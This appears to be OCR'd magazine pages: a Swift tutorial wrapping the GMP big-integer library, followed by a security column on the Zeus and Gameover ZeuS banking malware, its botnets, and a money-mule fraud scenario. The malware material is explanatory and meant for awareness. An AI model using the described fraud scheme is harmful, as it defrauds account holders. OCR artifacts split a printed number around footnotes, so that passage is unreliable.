ご存じのとおり、Swiftにおける整数＝Intは、C/Objective-C/C++のint同様、1ワード。64bitプラットフォームなら64bit、32bitプラットフォームなら32bitです。しかしRubyやPythonやHaskellなど、昨今の言語では組み込みの整数を任意精度にする事例が増えています。Swiftでも任意精度の整数を扱えるようにしたいというのは自然の欲求というものでしょう。任意精度整数が組み込みでない言語でその欲求を叶える方法としては、次の2通りが考えられます。

A.100%自分で実装
B.既存のライブラリを活用

たとえばJavaScriptでは事実上A.の方法しか採れませんが、SwiftならプランB.があります。Mathematicaでも採用されている定番の任意精度整数ライブラリ、GMP[注1]を、そのままSwiftから使えるようにしてしまえばいいのです。

そんなわけで作ったのがswift-gmpint[注2]です。MacPorts[注3]でインストールしたGMPを、Swiftから使えるようにします。

Homebrew[注4]派の皆さん、ごめんなさい。ただし未確認ではありますが、本記事中の/opt/localを/usr/localにすればもしかして動くかもしれません。fork welcome！

Quick Start

前口上は抜きにして早速試してみたいという読者は、次のようにしてください。

①MacPortsをインストール
②MacPortsからGMPをインストール

```
% sudo port install gmp
```

③GitHubからswift-gmpintをインストール

```
% git clone https://github.com/dankogai/swift-gmpint.git
```

④Xcodeでプロジェクトをオープン

```
% open swift-gmpint/gmpint.xcodeproj
```

⑤プロジェクトを実行

標準出力を確認してみてください。2**1024が
179769313486231590772930519078902473361797697894230657273430081157732675805500 9

注1）https://gmplib.org
注2）https://github.com/dankogai/swift-gmpint
注3）https://www.macports.org
注4）http://brew.sh

631327084773224075360211201137987139335765878976881441662249284743063947412437776789342486548527630221960124609411945308295208500576883815068234246288147391311054082723716335051068458629823994724593847971630483535632962422413721 6であることなどが確認できます。さらにmain.swiftをあれこれ書き換えてみて、任意精度整数演算を楽しんでみてください。

普通のプロジェクトとの違い

それでは、実際のプロジェクトをみてみましょう。まずはプロジェクトファイル(**図1**)から。

通常のプロジェクトとの一番の違いは、Cフラグとリンクオプション。-lgmp と -I/opt/local/include -L/opt/local/libが追加してあります。ほかは通常のSwiftプロジェクトと変わりません。

次にプロジェクト中のファイルをみてみましょう。

- main.swift
- mpz.swift
- gmp-int-Bridging-Header.h
- mpz.c


特徴的なのが、mpz.cとgmp-int-Bridging-Header.h。[Using Swift with Cocoa and Objective-C]に出てくる三角形の上2つがこれに相当します(**図2**)。前々回と前回のプロジェクトではXcode組み込みのファウンデーションを利用していたためこれらは不要でしたが、今回はGMPというサードパーティライブラリを使うため必要となります。

ちなみにgmp-int-Bridging-Header.hは、Xcodeにひな型を生成させることもできますが、*プロジェクト名*-Bridging-Header.hという名前をつけてプロジェクトに手で追加してもOKです(**図3**)。


それでは、gmp-int-Bridging-Header.hを見てみましょう(**リスト1**)。

これらの関数名が、Swiftでそのまま使えます。ただしそのまま使えるのは関数名までで、型の名前は読み替えが必要になります。たとえば

▼図1　通常のSwiftプロジェクトとの違い




▼図2　[Using Swift with Cocoa and Objective-C](https://itunes.apple.com/jp/book/using-swift-cocoa-objective/id888894773?l=en&mt=11)



▼リスト1　gmp-int-Bridging-Header.h

```
#include <gmp.h>
void gmpint_seti(mpz_t *op, long i);
void gmpint_sets(mpz_t *op, const char *str, int base);
void gmpint_unset(mpz_t *op);
size_t gmpint_strlen(mpz_t *op, int base);
char *gmpint2str(mpz_t *op, int base);
int gmpint_fits_int(mpz_t *op);
long gmpint2int(mpz_t *op);
int gmpint_cmp(mpz_t *op, mpz_t *op2);
void gmpint_negz(mpz_t *rop, mpz_t *op);
void gmpint_absz(mpz_t *rop, mpz_t *op);
void gmpint_lshift(mpz_t *rop, mpz_t *op, mp_bitcnt_t bits);
void gmpint_rshift(mpz_t *rop, mpz_t *op, mp_bitcnt_t bits);
void gmpint_addz(mpz_t *rop, mpz_t *op, mpz_t *op2);
void gmpint_subz(mpz_t *rop, mpz_t *op, mpz_t *op2);
void gmpint_mulz(mpz_t *rop, mpz_t *op, mpz_t *op2);
void gmpint_divmodz(mpz_t *r, mpz_t *q, mpz_t *op, mpz_t *op2);
void gmpint_powui(mpz_t *rop, mpz_t *op, unsigned long exp);
void gmpint_powmodz(mpz_t *rop, mpz_t *op, mpz_t *exp, mpz_t *mod);
```

▼図3　Bridging-Header.hの追加



Cintは Swift上で Int32になりますし、char *は UnsafePointer<Int8>になります。Cの型名と Swiftの型名の対応表は[Using Swift with Cocoa and Objective-C]にも載っていますが、実際には Xcodeのコード補完でいつでも確認できるのでそれほど気にする必要はないでしょう。IDE万歳といったところです。

そしてこれらの関数が mpz.cに実装されているのですが、関数を1つだけ紹介しておきます。

```
void gmpint_seti(mpz_t *op, int i) {
    mpz_init_set_si(*op, i);
}
```

見てのとおり、名前を変えているだけです。Cに慣れたプログラマであれば「マクロでいいじゃん」と言いそうですが、コード補完のことを考えるとマクロは用いないほうがよいでしょう。

もうこの時点で、関数だけであれば GMPの機能を Swiftから呼び出せるようになっているのですが、せっかく Swiftを使っているのですから、Swift用の型と演算子を用意して、Swift的に使えるようにするべきです。それを実装しているのが mpz.swiftです。まずは型をみてみましょう(**リスト2**)。

まず目につくのが、init()が2種類あること。GMPInt(42)も GMP("42")も受け付けます。文字列からの初期化が必要なのは、GMPInt("0123456789012345678901234567890123456789012345678901")のように、固定整数には収まらない整数のことを考えれば自明というより、むしろ基本と言ってもいいでしょう。実際固定整数からの初期化 init(_ i:Int)の実装は、わざわざ String(i)で文字列化しています。コメントにあるとおり、

▼リスト2　mpz.swift抜粋(その1)

```
class GMPInt {
    private var mpz = mpz_t()
    init(){ gmpint_seti(&mpz, 0)}
    init(_ mpz:mpz_t) { self.mpz = mpz }
    init(_ s:String, base:Int=10){
        s.withCString {
            gmpint_sets(&self.mpz, $0, Int32(base))
        }
    }
    // to work around the difference between
    // GMP's 32-bit int and OS X's 64-bit int,
    // we use string even for ints
    convenience init(_ i:Int) { self.init(String(i)) }
    deinit {
        gmpint_unset(&mpz)
    }
    func toInt() -> Int? {
        return gmpint_fits_int(&mpz) == 0 ?
            nil : Int(gmpint2int(&mpz))
    }
    var asInt: Int? {
        return self.toInt()
    }
}
```

効率を犠牲にして互換性を確保しています。

次の特徴は、deinit()の存在。GMPはCライブラリ[注5]だけあって、メモリ管理が全自動のSwiftとは異なり、メモリの解放を手で行わなければなりません。deinit()はまさにこのような場合のために存在します。Swiftがメモリを解放する際、このメソッドがあれば呼び出されるので、そのタイミングでC側のメモリも解放するようにすればよいわけです。Perlをご存じの読者は、DESTROY相当のメソッドであると覚えておくとよいかもしれません。余談ですが、SwiftもPerlもメモリ管理はリンクカウント方式で、オブジェクトの解放はリンクカウントが0になった段階で行われます。

型定義ができたところで、メソッドと演算子を追加していきます(**リスト3**)。

リスト3でふつうにprintln()できるようになり……。

```
extension GMPInt: Equatable, Comparable {}
func <(lhs:GMPInt, rhs:GMPInt)->Bool {
    return gmpint_cmp(&lhs.mpz, &rhs.mpz) < 0
}
func ==(lhs:GMPInt, rhs:GMPInt)->Bool {
    return gmpint_cmp(&lhs.mpz, &rhs.mpz) == 0
}
```

これで等号不等号が使えるようになりました。

あとは、演算子を定義していくだけです。

```
/// unary +
prefix func +(op:GMPInt) -> GMPInt { return op }
```

```
/// binary +
func +(lhs:GMPInt, rhs:GMPInt) -> GMPInt {
    var rop = GMPInt()
    gmpint_addz(&rop.mpz, &lhs.mpz, &rhs.mpz)
    return rop
}
func +(lhs:GMPInt, rhs:Int) -> GMPInt {
    return lhs + GMPInt(rhs)
}
func +(lhs:Int, rhs:GMPInt) -> GMPInt {
    return GMPInt(lhs) + rhs
}
```

見てのとおり、二項演算子は片方がIntな場合も受け付けるようにして、なるべくシームレスに演算できるようにしておきましょう。

まとめ

というわけで任意精度整数がSwiftでも使えるようになったのですが、ここで一から実装した例と今回のGMPを活用した例を比較してみましょう(**図4**、**図5**)。

bigint.js[注6]はJavaScriptで必要最低限の任意精度整数演算を実装したものですが、JavaScriptだけあって当然演算子などは使えず、たとえば2**1024を計算したければ(new Math.BigInt(2)).mul(1024)などとしなければならないのに対し、SwiftであればGMPInt(2) **1024で事足りてしまいます。どちらが楽かはご覧のとおりです。SD

▼リスト3　mpz.swift抜粋(その2)

```
extension GMPInt: Printable {
    func toString(base:Int=10)->String {
        let cstr = gmpint2str(&mpz, Int32(base))
        let result = String.fromCString(cstr)
        free(cstr)
        return result!
    }
    var description:String { return toString() }
}
```

▼図4　swift-gmpintの行数

```
  23     130     981 gmpint/gmpint-Bridging-Header.h
  41     117     867 gmpint/main.swift
  64     220    1632 gmpint/mpz.c
 233     827    5800 gmpint/mpz.swift
 361    1294    9280 total
```

▼図5　bigint.jsの行数


```
 560    2368   15429 ../js-math-bigint/bigint.js
```

注5) 厳密にはC++ライブラリも含みますが、C++とのSwift連携はCより少し難しいのです。

注6) [bigint.js]https://github.com/dankogai/js-math-bigint

セキュリティ実践の基本定石

すずきひろのぶ
suzuki.hironobu@gmail.com



みんなでもう一度見つめなおそう

【第二二回】FBIも手を焼くマルウェア「Gameover ZeuS」

今回はサイバー犯罪のために作られたマルウェア「Gameover ZeuS」を取り上げます。まず、2007年より猛威をふるっていたマルウェア「Zeus/ZBot」の全体像をつかみ、その後継のマルウェアで、かつ注目すべき新しい機能を加えたGameover ZeuSの脅威についてお話します。

トロイの木馬（マルウェア）とは？

まずトロイの木馬（Trojan Horse）と呼ばれるタイプのマルウェアについて説明します。この性質には2つの要素があります。1つは独立して可動できるプログラムであること。そして、もう1つは一見、悪意のあるプログラムには見えない形でシステムにインストールされてしまうことです。

日本では「コンピュータ・ウイルス（Computer Virus）」という言葉が、悪意のあるソフトウェア全般を意味する「マルウェア」と同様の意味で使われますが、本来ウイルスとは自律的に動作することはできず、ほかのソフトウェアが扱うプログラムやデータに紛れ込み動作するタイプのものを言います。もともとは感染する能力さえあれば何でもウイルスと呼んでいたのですが、今では宿主が必要となるようなものを限定してウイルスと呼びます。

次に、自律的にシステムに侵入して伝染を広げるようなものは「ワーム（Computer Worm）」と呼びます。1988年のインターネットワーム事件（モリスワーム事件）で、すでにワームという言葉が一般的に使われています。

最後に、自分ではシステムに能動的に侵入する能力がないタイプで、何か別なものを装う、あるいはユーザの錯誤によってシステムにインストールもしくはダウンロードして侵入／感染するものを「トロイの木馬」と言います。

この名称のもともとの由来は、ギリシア神話のトロイア戦争で使われた戦法です。神話では、大きな木馬の中に兵士が隠れてトロイアの都市内部に侵入し、内部よりトロイア落城に導いたという話になっており、そこから「欺いて内部に侵入し内部から攻撃をする」という意味で使われています。


Zeus

「Zeus」あるいは「Zbot」とも呼ばれるこのマルウェアは、現在では単独のマルウェアを指すのではなく、たくさんあるZeusの亜種も含めて全体をZeusと呼んでいます。最初にZeusが現れたのは2007年だと言われています。ですから、かなり古いマルウェアです。

Zeusはrootkitと呼ばれるシステムの管理者権限を盗み取り、システムに自由にアクセスできる機能を持っています。管理者権限を持っているのでOSの深部にまで到達でき、コンピュータを自由に操ることができます。また、管理者権限によりウイルス対策ソフトウェアなどセキュリティツールの設定も変更、もしくは無効にすることができます。そのため、いったんrootkitを持ったマルウェアの侵入が成功してしまったあとは、そのマルウェアの検知はたいへん難しく、ほとんど検知できないと理解してもらったほうが良いかもしれません。

基本的には感染したパソコンから情報を抜き出しサーバに送るのがZeusの役目です（**図1**）。初期のころである2009年にThe Tech Heraldに載った記事[注1]によれば、Zeusが感染したパソコンから総計で74,000を越えるFTPのクレデンシアル（credentials）[注2]を、Zeusがサーバ側にアップロードしていたそうです。ここでのクレデンシアルとは、FTPアプリケーションの自動接続機能で登録している相手サーバのホスト名とパスワードの組み合わせのことだと思われます。

◆**図1　Zeusが情報を盗み出す流れ**



①なんらかの方法によってZeusに感染してしまったパソコン
②Zeusに感染したパソコンはC&C Server（コマンド&コントロールサーバ）の支配下にある
③パソコンの中のマルウェアが情報を取り、Collection Server（集積サーバ）へ送る
④サイバー犯罪者がCollection Serverに送られた情報を入手する

このFTP情報は必ずしも外部からアクセス可能なFTPサーバのものとは限りません。しかし、全体の何パーセントかは外部からアクセスできるWebサーバ管理のためのアカウントであったり、関係者のみに配布するファイル共有のために使うものだったり、あるいは個人のログインアカウントと連動していたりするはずです。

The Tech Heraldには、情報が盗まれていた企業や組織のリストがたくさん挙がっています。これを見ると軒並みやられています。有名どころを紹介すると次のとおりです。

NASA、Cisco、Kaspersky、McAfee、Symantec、Amazon、Bank of America、Oracle、ABC、BusinessWeek、Bloomberg、Disney

2009年時点のセキュリティ対策では、このように内部に深く入り込み情報を外部に流出するということはあまり想定していなかったように記憶しています。その後、標的型攻撃などの危険性が理解されるようになり、ずいぶん改善はされていますが、それは企業などのセキュリティについてです。一般の家庭で改善されているかと言われると、正直あまり進んではいないと言わざるを得ません。

現在では、Zeusにはいろいろな機能が加えられています。たとえば、OSのレベルでキー入力を記録する機能などを加えられると、アプリケーションレベルでは対処のしようがありません。

このレベルの攻撃が可能であるということは、ネットワークの通信の監視と連動させることも可能になります。たとえば、「銀行サイトやターゲットにした特定のサイトにアクセスしたときのみ、キー入力をすべて記録する」ということができてしまいます。こうなればオンラインの銀行口座をパスワードで保護したところで何の役にもたちません。

では、キーボードを使わない、としましょう。それでも、Webブラウザの入力フォームの内容を盗み取るようなプラグインを裏でインストールされていたりすると、もう完全にお手上げです。

注1）The Tech Herald "ZBot data dump discovered with over 74,000 FTP credentials"
http://www.thetechherald.com/articles/ZBot-data-dump-discovered-with-over-74-000-FTP-credentials/6514/

注2）"Cyber Banking Fraud ——Global Partnerships Lead to Major Arrests"
http://www.fbi.gov/news/stories/2010/october/cyber-banking-fraud

本格的なサイバー犯罪マルウェア

2010年に入ると、ZeusはFTPのアカウントを狙うものから、大規模な犯罪組織が操る本格的な犯罪マルウェアへと変化していきます。


2010年に、FBIはZeusを使った世界規模の犯罪ネットワークがあると言及しています。そして、彼らが盗もうとした金額は総計2億2,000万ドル（日本円で約198億円[注3]）、実際の被害金額は7,000万ドル（約63億円[注3]）と見積もっています。

In all, the global theft ring attempted to steal some $220 million and was actively involved in using Zeus to infect more computers.
（FBIのWebサイト[注4]より）

FBIのサイトにあるCyber Theft Ringという犯罪のしくみの解説を見ると完全に分業化されていることがわかります（**図2**）。

- **マルウェア製作者：目的に合わせたマルウェア（Zeus）を開発する者**
- **実行者：マルウェアをしかけ、被害者から情報を抜き取り、それを使って銀行などから金を盗む者**
- **資金洗浄をする者：「マネーミュール」と呼ばれる不正送金などに関わる（関わってしまう）者**
- **資金を受け取る者：最終的に不正資金を受け取る者、あるいは組織**

◆**図2　Cyber Theft Ring[注4]（一部抜粋）**



プロのマルウェア製作者

マルウェアを作るプロフェッショナルがいます。注文を受け、お金をもらい、目的に合わせたマルウェアを作成します。この人たちが捕まったという話は聞きません。なぜならば、犯罪被害者からたどっても、彼らにたどり着く術はないからです。

Zeusを作るために「Zeus Builder」[注5]と呼ばれるZeus作成環境があります。それを使えば、さしたる技術がなくても新しい機能を持ったZeusを作成できます。しかし、素人が作成しても、すでに分析されているマルウェアのモジュールを使っているので、できあがるのはマルウェア検出ソフトウェアで防げるレベルのものです。

高度なスキルを持つプロ製作者たちは、最新の脆弱性やあるいは「ゼロデイアタック」と呼ばれるまだ知られていない脆弱性を利用することで大金を得ています。「木を隠すなら森の中」と言うように、素人レベルで作られた大量のZeus亜種が、本当に怖い対処のしようがないレベルのマルウェアを隠すような役割を果たしているのではないかと筆者は考えています。

犯行の実行者

この範囲の実行者たちが一般の人の考えるいわゆる「サイバー

注3）当時のドル円レートは90円。
注4）http://www.fbi.gov/news/stories/2010/october/cyber-banking-fraud
注5）インターネット上には、Zeus Builderを使うための情報がたくさんあるように見えます。しかし、ほとんどと言っていいほど、Zeus BuilderがZeusをパソコンに感染させるための「撒き餌」になっています。さらに、それらのサイトには脆弱性を使って感染させるための数々のトラップがしかけられていることでしょう。近づかないことが一番です。

犯罪者」だと思います。被害者側とつながりが近くなるので、捕まるリスクの高い人たちです。どこかのサイトをクラックし、マルウェアを植えつけ、じっと成果を待つという行動パターンになります。Zeusが吸い上げた銀行口座やクレジットカード情報などを使い、今度は、それを現金化／資金化するところまでをカバーします。つまり、オペレータ的な役割で、必ずしもサイバー犯罪の首謀者とは限りません。むしろ何人もいるオペレータの1人として雇われている可能性が高い人たちです。

マネーミュール

たぶん多くの人は初めて聞く言葉ではないかと思います。英語で書くとMoney Muleです。muleは動物のラバの意味ですが、アメリカの俗語では麻薬の運び屋もmuleと言います。とくに「ドラッグ・ミュール」は体内に隠し持つ（どこに隠すかはご想像にお任せします）非常に危険で最悪なタイプの麻薬の運び屋を指します。

そのお金版が「マネーミュール」です。アメリカ同時多発テロ事件以降、アルカイダなどのテロ組織の資金洗浄を防ぐために、たいへん厳しい規制が引かれました。それ以前のように幽霊口座経由で右に左にお金を移すというわけにはいかなくなりました。

犯罪組織が麻薬でそうしたようにミュールとして人を雇うようですが、それだけではありません。（犯罪などの経歴のない）一般人のアカウントを盗んで、そこを経由して海外に送金する場合もありますし、表向きはビジネスとしてほかの会社などをだまして送金している場合もあります。FBIやUS CERTでは「そのような犯罪に巻き込まれないように」と警告しています。

◉マネーミュールのシナリオ

そんなにも簡単にマネーミュールに使える銀行口座やオンライン送金などのアカウントを盗めるのでしょうか？　でたらめにマルウェアに感染しても、そうそう都合よくお金に関係するアカウントの情報が手に入るものなのでしょうか？

ある日、あなたに1通のメールが届きます。内容は「お買い上げになった商品で差額がありました。つきましては小額ではありますが現金の払い戻しをしたいと思います。振り込み口座をお知らせください」。なんとなく思い当たるような会社からのメールのように見えるはずです。

あなたはオークションや参加費支払いのためにオンライン送金用の口座を持っていますが、支払いのためだけに使っているとします。普段はお金を入れておらず、自分のお金が引き出され盗まれる可能性はないような口座です。振り込み先を相手に連絡すると、その口座にログインすると本当に小額のお金が振り込まれていることが確認できるはずです。

すると今度は「先ほどの振り込みは間違いです。手数料分を引いてこちらの口座に振り込んでください」というメールが届きます。「もし振り込まなければ、警察に届けます」という一言も付いているかもしれません。そして、あなたは振り込みの手続きを行います。面倒に巻き込まれた、と思うでしょう。

気がつくと今まで使っていたパソコンがハングアップしています。リセットして立ち上げようとしても立ち上がりません。たぶん再インストールをしないともう使えないようになっているはずです。

実は、あなたのメールアドレスは、過去に感染したマルウェアが今動かなくなったパソコンから見つけたものです。すでにオンラインの送金などをしていることがわかっており、だからこそ連絡をとってきたわけです。最後の足りない情報をタイミングよくマルウェアで盗み取っていたのです。そしてパソコンを使えないようにすれば1時間や2時間は口座を自由に使えるはずです。あなたも、自分のお金が直接使われる可能性はないですから、あせりません。

その間にあなたの口座はマネーミュールとして使うことができます。送付可能な金額の多寡はあるかもしれませんが、それでも十分です。もしかするとオンライン詐欺などのサイバー犯罪ではなく、麻薬などの資金のマネーミュールとして使われているかもしれません。あるいはテロ資金かもしれません。

警察や司法機関が不正な資金移動を見つけても、たどり着けるのはあなたのパソコンまでです。パソコンには足跡をたどれるような情報はいっさい残されていないことでしょう。

本当の黒幕

最後に資金を受け取る者が本当の黒幕です。動いている金額的に、個人でやるようなレベルではなく組織犯罪のはずです。これまでに登場してきた者は、すべてビジネスパートナーでしかないでしょう。それらすべてをコーディネートする力量がなければ運営できません。本物の犯罪組織です。

Zeusの中心地アメリカ

これだけ危険なZeusですが、おもな感染地はアメリカと、ヨーロッパ——その中でもイギリスです。両国以外に関してはあまり広がりを見せていませんでした[注6]。

FBIとインターポールは2010年に大規模な摘発を行い、100人以上を逮捕しました[注7]。アメリカ以外でもイギリスで19人、ウクライナで5人が逮捕されました。これでいったん、これまでのZeusのボットネットなどは収束したように見えました。

Gameover ZeuS

Gameover ZeuS（短く呼ぶときはGOZ）はZeusをベースにしていますが、今度はボットネットがPeer-to-Peer（P2P）に進化しました。これまでのZeusのボットネットにはC&C Serverがあって、そこからコントロールされるので、C&C Serverを探し当てて潰せばボットネットを抑制することができます。しかし今度はセンターとなるサーバがなくP2Pですから、これまでのようにはいきません。

これは技術的なブレークスルーと言えるレベルです。P2PのプロトコルはKademlia P2Pプロトコルがベースになっています。かなりスケーラブルかつ、障害／妨害に強いことが分析からわかっています[注8]。筆者はこれらの分析結果がまとめられた論文を読んでみましたが、Gameover ZeuSのネットワーク全体がダウンする方法はたぶん見つからないのではないかと思います。そのようなわけですので、当面これまでのようにセンターを叩くという対応ができず、草の根的に地道に末端から潰していくしかありません。

このGameover ZeuS以降の特徴は、フィッシングのようにオンラインバンキングの画面を自ら作りだし、そこに入力させることです。こうなれば、もうキーロギングも何も必要なく全部の情報が取れます。画面を作るといった作り込みは必要ですが、ネットワークを介さないフィッシングですので極めて手強いと言えます。しかもこの場合、man-in-the-middle攻撃が使えますので、たとえばワンタイム・パスワードを使うオンラインバンキングすらも無力化してしまいます。

2014年6月からFBIやインターポール、そして世界のサイバー犯罪対応組織が連携してGameover ZeuS撲滅キャンペーンを始めました。Microsoft社からはGameover ZeuS対応のマルウェア対策ツールが提供されています。また日本でも警察庁[注9]やJPCERT/CC[注10]がこの国際的なボットネット対策に参加しています。

Gameover ZeuSに関する被害現状の広がりですが、FBIは感染数100万台、被害総額は1億ドル（約120億円[注11]）を越えると言っています。

注6）Symantec社のZeus情報 **http://www.symantec.com/security_response/writeup.jsp?docid=2010-011016-3514-99**

注7）BBC.com "More than 100 arrests, as FBI uncovers cyber crime ring"
http://www.bbc.com/news/world-us-canada-11457611

注8）Dell SecureWorks "The Lifecycle of Peer-to-Peer (Gameover) ZeuS"
http://www.secureworks.com/cyber-threat-intelligence/threats/The_Lifecycle_of_Peer_to_Peer_Gameover_ZeuS/
Highly Resilient Peer-to-Peer Botnets Are Here: An Analysis of Gameover Zeus
https://net.cs.uni-bonn.de/fileadmin/user_upload/plohmann/2013-MALWARE-goz.pdf

注9）警察庁「インターネットバンキングに係わる不正送金事犯に関連する不正プログラム等の感染端末の特定及びその駆除について～国際的なボットネットのテイクダウン作戦～」 **https://www.npa.go.jp/cyber/goz/**

注10）JPCERT/CC「『インターネットバンキングに係わる不正送金事犯に関連する不正プログラム等の感染端末の特定及びその駆除について～国際的なボットネットのテイクダウン作戦～』に協力」
https://www.jpcert.or.jp/pr/2014/pr140002.html

注11）現在のドル円レートは120円。

Symantec社によれば、2013～2014年の統計では、アメリカが13%、イタリアが12%、アラブ首長国連邦が8%、日本が7%、イギリスが7%、インドが5%となっています[注12]。Zeusのときとは違い、日本も感染率が高い地域の1つになっています。


FBIは2015年2月に、Evgeniy Mikhailovich Bogachev氏を首謀者と断定し3百万ドル（約3億6,000万円[注11]）という大金を懸賞にかけて追っています（**図3**）。しかし少なくとも、本稿を執筆している5月20日時点では捕まっていません。

